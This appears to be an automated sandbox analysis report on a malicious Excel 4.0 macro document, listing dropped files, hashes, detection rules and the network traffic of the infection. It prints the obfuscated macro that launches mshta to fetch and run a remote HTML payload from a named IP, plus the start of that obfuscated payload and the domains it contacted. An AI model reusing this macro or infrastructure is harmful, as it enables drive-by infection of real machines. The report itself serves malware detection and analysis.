Preview:	.....<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=location+'';l11=navigator.userAgent.toLowerCase();function ll1(l1l){return l11.indexOf(l1l)>0?true:false};lll=ll1('kht')||ll1('per');f9f76c|=lll;zLP=location.protocol+'0FD';hLquA261vi354=new Array();brZV7CngB83gt=new Array();brZV7CngB83gt[0]='%6E%6F%32%39Q%37%39%69' ;hLquA261vi354[0]='.<.!.D.O.C.T.Y.P.E. .h.t.m.l. .P.U.B.L .I.C. .".-.//.W.3.C~..D.T.D. .X.H.T.M.L. .1...0. .T.r.a.n.s.i.t.i.o.n.a.l~..E.N."~.~\n.t.p.:~..w~B...w.3...o.r.g./.T.R./.x~\n~..1./~..D~N~P.l.1.-.t~~/~1~3~5.l...d.t.d.".>.<~W. .x~.~/.=."~=~?~A~C~E~G~l./.1.9~y~V~..l~f~h.e.a.d~g.s.c.r.i.p.t.>.e.v~6.(.u.n.e}..a.p.e.(.\'.v.%.6.1.\\.1.6.2.%.2

C:\Users\user\AppData\Local\Temp\3F51.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTILPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Reputation:	unknown
Preview:	.....>.....

C:\Users\user\AppData\Local\Temp\~DF0B22ABD164080AB0.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.540480352805271
Encrypted:	false
SSDEEP:	768:Y1kk3hbdlylKsgqopeJBWhZFGkE+cL2NdAJjjx:Y1kk3hbdlylKsgqopeJBWhZFGkE+cL2e
MD5:	C5E8605C1F9971391949C1C0D562D91B
SHA1:	ADE4275BFF9EFC200870E33F2A1EA492BF8BC73B
SHA-256:	E0F09682B48B650F77F1ECA4216A7C97ADE0974E8FEFB06B3719EBDC60603BF2
SHA-512:	F1896226D38FD8A78B63D591D06BCF6FCF4AABA10D026863CEF4B97A5926CFCB406D2B6350B1047612C33997E34B096858318954123 63DA943C73F1FF934BFC
Malicious:	false

Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFF68DB415B8D4D7E2.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5831957123901783
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwoGz8hQCQMqGqvsEHyqvJCworAzdTYDHlUVM+lUV0A2:cW7oGz8WvHnorAzdwUVM2A2
MD5:	062D4172F318D6A0BE0FA7027B36FBE0
SHA1:	189CFDB64F7EEE02DE5291BA0EF72EC5B829D099
SHA-256:	F11021846EEC3914E8AE9CEF0D2158B88318C0B657E34FAC7266AD590F1FB1D5
SHA-512:	2683B1709CC2DA6F2F51C32B695A0D176EC43FC52BD3EF8CD29738E758849B2F6F5128C7897BD2C581A8EF8A8B8D43D44700D71210E1770CE6D844243EC876C
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\LGH7QAGDLRBP4BYUSLSY.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5831957123901783
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwoGz8hQCQMqGqvsEHyqvJCworAzdTYDHlUVM+lUV0A2:cW7oGz8WvHnorAzdwUVM2A2
MD5:	062D4172F318D6A0BE0FA7027B36FBE0
SHA1:	189CFDB64F7EEE02DE5291BA0EF72EC5B829D099
SHA-256:	F11021846EEC3914E8AE9CEF0D2158B88318C0B657E34FAC7266AD590F1FB1D5
SHA-512:	2683B1709CC2DA6F2F51C32B695A0D176EC43FC52BD3EF8CD29738E758849B2F6F5128C7897BD2C581A8EF8A8B8D43D44700D71210E1770CE6D844243EC876C
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\Attachment-2801.xls	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 20:50:39 2022, Last Saved Time/Date: Thu Jan 27 21:01:17 2022, Security: 0
Category:	dropped
Size (bytes):	36352
Entropy (8bit):	5.204792083558608
Encrypted:	false
SSDEEP:	768:G1kk3hbdlylKsgqopeJBWhZFGkE+cL2NdAJjj6ehEnmEzkl:G1kk3hbdlylKsgqopeJBWhZFGkE+cL2O
MD5:	C8C84582630C0567EA2AC3FA4772F465
SHA1:	7C843EEF51E28E4CA6B787EB4CD4FD4A78C05174
SHA-256:	20E981D586D035BE937BA929E1A88D6BFF74EB8B036932DED33E7A497E80B61C
SHA-512:	C06EC1428B0ED2777D1F83CE72A5BDD0327A235377F4EC4F434F4E041DBE3939966E36E95AC6C89D315220256B87E6B777DCBD4E7E6BFFA3F114FC601DD7E0B3
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\Attachment-2801.xls, Author: John Lambert @JohnLaTwC • Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\Attachment-2801.xls, Author: Joe Security
Reputation:	unknown
Preview:	.....>.....E.....D.....ZO .....\.p....user B.....a.....=.....=.....p.08.....X.@.....".... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g.h.t.1.

C:\Windows\SysWOW64\Zefya\nybbbfj.sgf (copy)	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	557056
Entropy (8bit):	7.004107586358352
Encrypted:	false
SSDEEP:	6144:HUNF4UQXTkkAiBuGKDU5PSczbmOTT0DaTMGfUylbdTN1itwRClN6RfcjJxX4R0Zq:AeAa4DU5PSczbmmTzTncyDx6BrWt
MD5:	8B321D0917A8591DEEF3AA74EADCC66A
SHA1:	BD6A55BE9A29C1EB2FD5267CE58DB24BAD3FE570
SHA-256:	797D0BD671B08F6254CE0AEF8C4A607A0DD7AE71365ABD2AA9C996F835C27FAC
SHA-512:	48D82E07C27512E379FE33DB0170D094378947F55F1C673DF5493EE7C032296D2589FD4D43F40166679F2CEBE721B83355A4076280D5E572DBA51B8DB6A5A616
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2-..2...2-..2...2-..2...2-..2...2Rich,..2.....PE..L.....a.....!.....P... .....`.....]....@-..R...4.....Pv..... ..0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...Pv.....`.....@..@.reloc..v.... .....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 20:50:39 2022, Last Saved Time/Date: Thu Jan 27 21:01:17 2022, Security: 0
Entropy (8bit):	5.131630777627442
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Attachment-2801.xls
File size:	37022
MD5:	1ebbc323e2e777140566b017623d9ca0
SHA1:	c7474a397a858cc68f2d83940af82fdedd8181d7
SHA256:	24100d1dff5dd7cee8e8c738570665f7882dd9be8f836ccca24abb7876a15661
SHA512:	7f7576c45fd140794ffef7699856438047c68af204d1057bc63ca5c2fbda67043b020156ca63a308b00f69aa0891f2e91b065474569918729af41c833dff20f1
SSDEEP:	768:f1kk3hbdlylKsgqopeJBWhZFGkE+cL2NdAJjj6ehEnmEzk:f1kk3hbdlylKsgqopeJBWhZFGkE+cL2V

File Content Preview:	.....>.....E.....D.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Attachment-2801.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	xXx
Last Saved By:	xXx
Create Time:	2022-01-27 20:50:39
Last Saved Time:	2022-01-27 21:01:17
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.319071371437
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . P . . . . . X . . . . . d . . . . . l . . . . . t . . . . . | . . . . . S h e e t 1 . . . . . M a c r o 2 . . . . . W k s h e e t s . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 aa 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.266353909157
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . x X x . . . . x X x . . . . M i c r o s o f t E x c e l . @ . . . . y t . . . . . @ . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 26338

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	26338
Entropy:	6.42205016755
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . x X x B . . . . . a . . . . = ... = ... p . 0 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c1 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 00 78 58 78 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	Macro2
Type:	3
Final:	False
Visible:	False
Protected:	False

```
Macro2
3
False
0
False
post
16,9,=EXEC("CMD.EXE /c ms^hta http://91.2^40.118.1^68/oo/aa/s^e.ht^m^l")23,9,=HALT()
```

Name:	Macro2
Type:	3
Final:	False
Visible:	False
Protected:	False


```
Macro2
3
False
0
False
pre
16,9,=EXEC("CMD.EXE /c ms^hta http://91.2^40.118.1^68/oo/aa/s^e.ht^m^l")23,9,=HALT()
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-21:21:36.139844	TCP	2034631	ET TROJAN Maldoc Activity (set)	49166	80	192.168.2.22	91.240.118.168

Network Port Distribution



Total Packets: 44

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:21:31.426043034 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.487427950 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.487566948 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.488229990 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.549468040 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.549549103 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.549575090 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.549609900 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.549633026 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.549649000 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.549659014 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.549684048 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.549686909 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.549690008 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.549691916 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.549710035 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.549714088 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.549736977 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.549737930 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.549757957 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:31.549767017 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.549781084 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:31.586791992 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:36.077990055 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:36.136693954 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:36.136787891 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:36.139843941 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:36.198271036 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:36.198371887 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:36.198426008 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:21:36.198497057 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:21:36.304052114 CET	49167	80	192.168.2.22	89.184.68.240
Jan 28, 2022 21:21:36.349427938 CET	80	49167	89.184.68.240	192.168.2.22
Jan 28, 2022 21:21:36.349530935 CET	49167	80	192.168.2.22	89.184.68.240
Jan 28, 2022 21:21:36.349689960 CET	49167	80	192.168.2.22	89.184.68.240
Jan 28, 2022 21:21:36.395077944 CET	80	49167	89.184.68.240	192.168.2.22
Jan 28, 2022 21:21:36.396576881 CET	80	49167	89.184.68.240	192.168.2.22
Jan 28, 2022 21:21:36.501912117 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.594096899 CET	49167	80	192.168.2.22	89.184.68.240
Jan 28, 2022 21:21:36.640990019 CET	80	49168	107.190.142.107	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:21:36.641159058 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.641266108 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.780406952 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818593025 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818624973 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818650007 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818674088 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818696022 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.818698883 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818722010 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818730116 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.818747044 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818754911 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.818770885 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818797112 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818804979 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.818820953 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.818851948 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.957963943 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958038092 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958069086 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958089113 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.958095074 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958134890 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958137035 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.958183050 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958210945 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958224058 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.958235025 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958257914 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958276987 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.958285093 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958321095 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958336115 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.958370924 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958396912 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958421946 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958421946 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.958445072 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958463907 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.958472013 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958494902 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958513975 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.958518982 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958540916 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958563089 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:36.958568096 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:36.958612919 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:37.097925901 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:37.097979069 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:37.098036051 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:37.098035097 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:37.098079920 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:37.098103046 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:37.098128080 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:37.098128080 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:37.098180056 CET	49168	80	192.168.2.22	107.190.142.107
Jan 28, 2022 21:21:37.098185062 CET	80	49168	107.190.142.107	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:21:37.098207951 CET	80	49168	107.190.142.107	192.168.2.22
Jan 28, 2022 21:21:37.098253012 CET	49168	80	192.168.2.22	107.190.142.107

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:21:36.244062901 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:21:36.294804096 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 21:21:36.480864048 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:21:36.501346111 CET	53	50591	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 21:21:36.244062901 CET	192.168.2.22	8.8.8.8	0x8a85	Standard query (0)	farmmash.com	A (IP address)	IN (0x0001)
Jan 28, 2022 21:21:36.480864048 CET	192.168.2.22	8.8.8.8	0x134e	Standard query (0)	karensgardentips.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 21:21:36.294804096 CET	8.8.8.8	192.168.2.22	0x8a85	No error (0)	farmmash.com		89.184.68.240	A (IP address)	IN (0x0001)
Jan 28, 2022 21:21:36.501346111 CET	8.8.8.8	192.168.2.22	0x134e	No error (0)	karensgardentips.com		107.190.142.107	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 91.240.118.168
- farmmash.com
- karensgardentips.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:21:31.488229990 CET	0	OUT	GET /oo/aa/se.html HTTP/1.1 Accept: */* Accept-Language: en-US UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 91.240.118.168 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022
21:21:31.549549103 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Jan 2022 20:21:31 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 11075
Last-Modified: Thu, 27 Jan 2022 19:04:27 GMT
Connection: keep-alive
ETag: "61f2ecbb-2b43"
Accept-Ranges: bytes
Data Raw: 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a
0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09
09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65
71 75 69 76 3d 27 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 27 45 6d 75 6c 61 74 65
